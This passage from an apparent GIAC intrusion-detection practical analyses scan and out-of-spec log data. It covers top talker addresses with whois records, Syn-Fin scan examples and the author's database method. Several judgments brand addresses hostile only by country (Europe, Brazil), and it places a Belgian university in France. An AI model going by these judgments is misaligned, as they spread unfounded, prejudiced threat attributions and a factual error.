Any internal GIAC University addresses that appear in this report I would check for signs of compromise.

## SCAN LOG TOP TALKERS

### Top Ten External SCAN Source Addresses

Top Ten External SCAN Source Addresses

| Source Address  | count of Source Address |
|-----------------|-------------------------|
| 205.188.233.153 | 6893                    |
| 205.188.228.17  | 5536                    |
| 205.188.233.121 | 5375                    |
| 205.188.244.57  | 5339                    |
| 205.188.228.33  | 4943                    |
| 205.188.228.65  | 4829                    |
| 12.25.239.5     | 4755                    |
| 205.188.233.185 | 4159                    |
| 205.188.228.1   | 3894                    |
| 66.38.185.143   | 3369                    |

**205.188.233.153**

**205.188.228.17**

**205.188.233.121**

**205.188.244.57**

**205.188.228.33**

**205.188.228.65**

**205.188.233.185**

**205.188.228.1**

America Online, Inc ([NETBLK-AOL-DTC](#))

22080 Pacific Blvd

Sterling, VA 20166

US

Netname: AOL-DTC

Netblock: [205.188.0.0](#) - [205.188.255.255](#)

Coordinator:  
 America Online, Inc. ([AOL-NOC-ARIN](#)) domains@AOL.NET  
 703-265-4670

Domain System inverse mapping provided by:

DNS-01.NS.AOL.COM [152.163.159.232](#)  
 DNS-02.NS.AOL.COM [205.188.157.232](#)

Record last updated on 27-Apr-1998.  
 Database last updated on 14-Feb-2002 19:56:41 EDT.

### 12.25.239.5

AT&T ITS ([NET-ATT](#)) ATT [12.0.0.0](#) -  
[12.255.255.255](#)  
 Inflow ([NETBLK-ATT137321616-232](#)) ATT137321616-232 [12.25.232.0](#) -  
[12.25.239.255](#)  
 3WK Radio ([NETBLK-INFLOW-12254-4841](#)) INFLOW-12254-4841  
[12.25.239.0](#) -  
[12.25.239.15](#)

### 66.38.185.143

GT Group Telecom Services Corp. ([NETBLK-GROUPTELECOM-BLK-3](#))  
 GROUPTELECOM-BLK-3 [66.38.128.0](#) -  
[66.38.255.255](#)  
 Steaming Media Copr ([NETBLK-GT-66-38-185-0](#)) GT-66-38-185-0  
[66.38.185.0](#) -  
[66.38.185.255](#)

## Top Ten Internal SCAN Target Addresses Src=External

Top Ten Internal SCAN Target Addresses Src=External

| Target Address | count of Target Address |
|----------------|-------------------------|
| 10.0.151.17    | 8063                    |
| 10.0.151.85    | 7990                    |
| 10.0.151.105   | 7939                    |
| 10.0.151.80    | 7653                    |
| 10.0.151.125   | 6158                    |
| 10.0.150.120   | 4755                    |
| 10.0.151.70    | 4477                    |
| 10.0.151.72    | 4381                    |
| 10.0.151.98    | 4039                    |
| 10.0.151.122   | 719                     |

This report shows the top ten internal hosts that were scanned by external addresses.  
 These hosts should be checked for signs of compromise.

## OOS Top Talkers

For my selected date range I had a surprisingly low number of OOS events. The total count was 64. I believe that most of the packets were considered to be OOS because of invalid TCP Flag combinations. The reason for these OOS packets could be OS fingerprinting and certain types of scans like Syn-Fin scans. I will show examples of Syn-Fin scans after the top OOS talkers reports.

### Top Ten External OOS Source Addresses

Top Ten External OOS Source Addresses

| Source Address  | count of Source Address |
|-----------------|-------------------------|
| 144.122.42.38   | 16                      |
| 195.132.240.41  | 10                      |
| 24.158.117.251  | 9                       |
| 130.104.19.73   | 8                       |
| 4.61.46.216     | 6                       |
| 192.116.55.2    | 5                       |
| 66.121.247.51   | 3                       |
| 193.226.113.248 | 1                       |
| 200.207.18.19   | 1                       |
| 213.67.0.17     | 1                       |

### 144.122.42.38

I would consider this address to be hostile

Middle East Technical University ([NET-METU-NET](#))

METU Computer Center Inonu Bulvari - ODTU  
Ankara, 06531  
TR

Netname: METU-NET

Netblock: [144.122.0.0](#) - [144.122.255.255](#)

Coordinator:

METU Hostmaster ([MH2-ORG-ARIN](#)) [hostmaster@METU.EDU.TR](mailto:hostmaster@METU.EDU.TR)  
+90 312 2103330

Fax- +90 312 2101120

Domain System inverse mapping provided by:

|                         |                                |
|-------------------------|--------------------------------|
| NS1.METU.EDU.TR         | <a href="#">144.122.199.90</a> |
| NS2.METU.EDU.TR         | <a href="#">144.122.199.93</a> |
| NS1-AUTH.SPRINTLINK.NET | <a href="#">206.228.179.10</a> |
| AUTH60.NS.UU.NET        | <a href="#">198.6.1.181</a>    |

### 195.132.240.41

### 192.116.55.2

### 193.226.113.248

### 213.67.0.17

Many Attacks originate from Europe so it would be recommended to treat these addresses as hostile.

European Regional Internet Registry/RIPE NCC ([NETBLK-RIPE-C](#))  
These addresses have been further assigned to European users.  
Contact info can be found in the RIPE database, via the WHOIS and TELNET servers at [whois.ripe.net](http://whois.ripe.net), and at <http://www.ripe.net/perl/whois/>  
NL

Netname: RIPE-CBLK3  
Netblock: [195.0.0.0](#) - [195.255.255.255](#)  
Maintainer: RIPE

Coordinator:  
Reseaux IP European Network Co-ordination Centre Singel 258  
([RIPE-NCC-ARIN](#)) [nicdb@RIPE.NET](mailto:nicdb@RIPE.NET)  
+31 20 535 4444

Domain System inverse mapping provided by:

|                  |                               |
|------------------|-------------------------------|
| NS.RIPE.NET      | <a href="#">193.0.0.193</a>   |
| NS.EU.NET        | <a href="#">192.16.202.11</a> |
| AUTH03.NS.UU.NET | <a href="#">198.6.1.83</a>    |
| NS2.NIC.FR       | <a href="#">192.93.0.4</a>    |
| SUNIC.SUNET.SE   | <a href="#">192.36.125.2</a>  |
| MUNNARI.OZ.AU    | <a href="#">128.250.1.21</a>  |
| NS.APNIC.NET     | <a href="#">203.37.255.97</a> |

### 24.158.117.251

I would need to do further investigation to determine if this is a hostile address.

Charter Communications, Inc. ([NETBLK-CHARTER-NET-2BLK](#)) CHARTER-NET-2BLK  
[24.158.0.0](#) -  
[24.158.255.255](#)  
Charter Communications ([NETBLK-KNGPT-TN-24-158-112](#)) KNGPT-TN-24-158-112  
[24.158.112.0](#) -  
[24.158.127.255](#)

### 130.104.19.73

This is a university in France this could be a hostile address.

Universite Catholique de Louvain ([NET-UCLOUVAIN](#))  
Place de l'Universite, 1  
Louvain-la-Neuve, B-1348  
BE

Netname: UCLOUVAIN  
Netblock: [130.104.0.0](#) - [130.104.255.255](#)

Coordinator:  
Fontaine, Alain ([AF194-ARIN](#)) [fontaine@sri.ucl.ac.be](mailto:fontaine@sri.ucl.ac.be)  
+32 10 472625 (FAX) +32 10 472650

Domain System inverse mapping provided by:



NS1.SRI.UCL.AC.BE [130.104.1.1](#)  
NS2.SRI.UCL.AC.BE [130.104.1.2](#)  
NS3.SRI.UCL.AC.BE [130.104.254.1](#)  
NS.BELNET.BE [193.190.198.10](#) [193.190.198.2](#)  
NS2.KULNET.KULEUVEN.AC.BE [134.58.127.1](#)

Record last updated on 22-Nov-1999.  
Database last updated on 14-Feb-2002 19:56:41 EDT.

#### 4.61.46.216

Genuity is an ISP I would like an explanation as to why they are sending you packets that don't conform to the RFC's.

GENUITY ([NET-GNTY-4-0](#))  
3 Van de Graaff Dr.  
Burlington, MA 01803  
US

Netname: GNTY-4-0  
Netblock: [4.0.0.0](#) - [4.255.255.255](#)  
Maintainer: GNTY

Coordinator:  
Soulia, Cindy ([CS15-ARIN](#)) [csoulia@genuity.net](mailto:csoulia@genuity.net)  
800-632-7638

Domain System inverse mapping provided by:

NIC.NEAR.NET [192.52.71.4](#)  
VIENNA1-DNS-AUTH1.BBNPLANET.COM [4.1.16.4](#)  
NIC3.BARRNET.NET [131.119.245.6](#)

Record last updated on 24-Sep-2001.  
Database last updated on 14-Feb-2002 19:56:41 EDT.

**66.121.247.51** This is most likely a home user. It would require further investigation to determine if this address is hostile.

Pac Bell Internet Services ([NETBLK-PBI-NET-9](#)) PBI-NET-9  
[66.120.0.0](#) -  
[66.127.255.255](#)  
Robert Fonvergne ([NETBLK-SBCIS-10168-19618](#)) SBCIS-10168-19618  
[66.121.247.48](#) -  
[66.121.247.55](#)

#### 200.207.18.19

This address is from Brazil. Brazil is considered by many to be a hostile region so this address should be treated accordingly.

Comite Gestor da Internet no Brasil ([NETBLK-BRAZIL-BLK2](#))  
R. Pio XI, 1500  
Sao Paulo, SP 05468-901  
BR

Netname: BRAZIL-BLK2

Netblock: [200.128.0.0](#) - [200.255.255.255](#)  
Maintainer: BR

Coordinator:  
Registro.br ([NF-ORG-ARIN](#)) blkadm@nic.br  
+55 19 9119-0304

Domain System inverse mapping provided by:

NS.DNS.BR [143.108.23.2](#)  
NS1.DNS.BR [200.255.253.234](#)  
NS2.DNS.BR [200.19.119.99](#)

These addresses have been further assigned to Brazilian users.  
Contact information can be found at the WHOIS server located  
at [whois.registro.br](#) and at <http://whois.nic.br>

Record last updated on 30-Aug-2001.  
Database last updated on 14-Feb-2002 19:56:41 EDT.

The following OOS alerts seem to be Syn-Fin scans. Note the flags:


| Event Name | Detect Time             | Target Address | Target Port | Source Address | Source Port | TCP Flags |
|------------|-------------------------|----------------|-------------|----------------|-------------|-----------|
| OOS Event  | 7 Jan 2002 16:15:01 PST | 10.0.88.162    | 1214        | 144.122.42.38  | 2718        | ..SF....  |
| OOS Event  | 8 Jan 2002 16:08:46 PST | 10.0.153.206   | 6699        | 192.116.55.2   | 1089        | ..SF....  |
| OOS Event  | 8 Jan 2002 08:35:27 PST | 10.0.150.204   | 1697        | 24.158.117.251 | 217         | ..SF....  |

The first one could be some one scanning for a Kazza Server that's listening. They may know of an exploit that targets hosts running Kazza.

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## LINK GRAPH

I decided to do my link graph on all the traffic to and from 10.0.150.120, which is a host that I have determined to be compromised. The link graph shows all the traffic that this host has had with other hosts and the direction of the traffic. From looking at graphical representations of data it gives an analyst a way to find a starting point as to where anomalous or malicious is occurring most. By looking at the graphical representation you will notice an anomalous amount of traffic between 12.25.239.5 and the compromised host. The numbers on the arrows represent the number of events in the Scan, Alert, and OOS data files.



## Brief Analysis Process

Included in the data files I chose there were over a million records. These records were scans, OOS, and snort alerts. Each type of log file was formatted differently so without normalizing them I wouldn't have a chance at descent analysis. First I parsed out all the fields that I deemed to be important and exported them into CSV format. I did this using bits and pieces of various scripts that I found.

Once I had all the fields parsed out and converted to a CSV I then wrote a small program that would load them into a database. The first thing I had to do was to come up with a schema that would accommodate all the fields I was interested in. I used the following schema.

| Event ID | Event Name | Protocol | Detect Time | Target Address | Target Port | Source Address | Source Port | Product | TCP Flags |
|----------|------------|----------|-------------|----------------|-------------|----------------|-------------|---------|-----------|
|          |            |          |             |                |             |                |             |         |           |

I used the event ID field so that each event would have a distinct field that would not match any other record in the database. The event name was populated with the name of the Alert. The rest of the fields are self explanatory except for product. I used the product field to indicate the source of the alert. This field was populated with either OOS, Scan, or Snort, depending which file it came from. I also converted all the IP addresses to 10.0.\*.\* because I found they were much easier to work with.

Once I had all the data in a common database, I was able to issue queries and run reports across all the records I was supplied. The first thing I did was try to generate a simple topology of the network. I did this by looking for large amounts of traffic targeted to well known service ports such as port 25 for mail. I used Visio to generate the network map. I found that having an assumed topology as a reference gave me a good starting point and also helped me in determining the lethality of the alerts I was seeing. From that point on the process was mainly queries to generate the figures for my reports. Queries were also issued to generate statistics as to number of events from particular sources, or count events of a particular event type targeted at a particular host.

I would like to note that the network topology was assumed based on the traffic patterns I saw in the supplied data files and that the only devices I added were a router, which I assume to be the gateway to the Internet, and the host running snort. These two devices were not based on events I saw, rather it was assumed that they must be present.

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